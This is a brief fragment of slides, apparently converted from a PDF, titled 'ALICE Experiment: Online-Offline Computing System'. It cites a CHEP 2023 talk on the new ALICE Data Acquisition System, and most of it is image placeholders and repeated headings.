


Online-Offline Computing System\*

*\*CHEP 2023 talk, V Barroso, [The new ALICE Data Acquisition System](#)*





# ALICE Experiment



Online-Offline Computing System\*


\*CHEP 2023 talk, V Barroso, [The new ALICE Data Acquisition System](#)








# ALICE Experiment





